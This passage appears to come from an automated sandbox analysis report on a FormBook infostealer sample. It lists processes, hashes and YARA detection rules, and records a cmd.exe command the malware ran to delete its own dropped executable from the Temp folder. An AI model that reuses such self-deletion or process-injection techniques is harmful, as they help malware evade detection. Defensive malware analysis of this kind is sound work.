MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.309944418.00000000103B2000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000003.00000000.309944418.00000000103B2000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.309944418.00000000103B2000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.309944418.00000000103B2000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: **2304**, Parent PID: **3452**

General

Target ID:	13
Start time:	15:12:51
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x120000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.515351865.0000000002F10000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.515351865.0000000002F10000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.515351865.0000000002F10000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.515351865.0000000002F10000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.511329995.0000000000270000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.511329995.0000000000270000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.511329995.0000000000270000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.511329995.0000000000270000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2F2A457	NtReadFile

Analysis Process: cmd.exe PID: **5488**, Parent PID: **2304**

General

Target ID:	14
Start time:	15:12:59
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\kmhbvf.exe"
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5260**, Parent PID: **5488**

General

Target ID:	15
Start time:	15:12:59
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly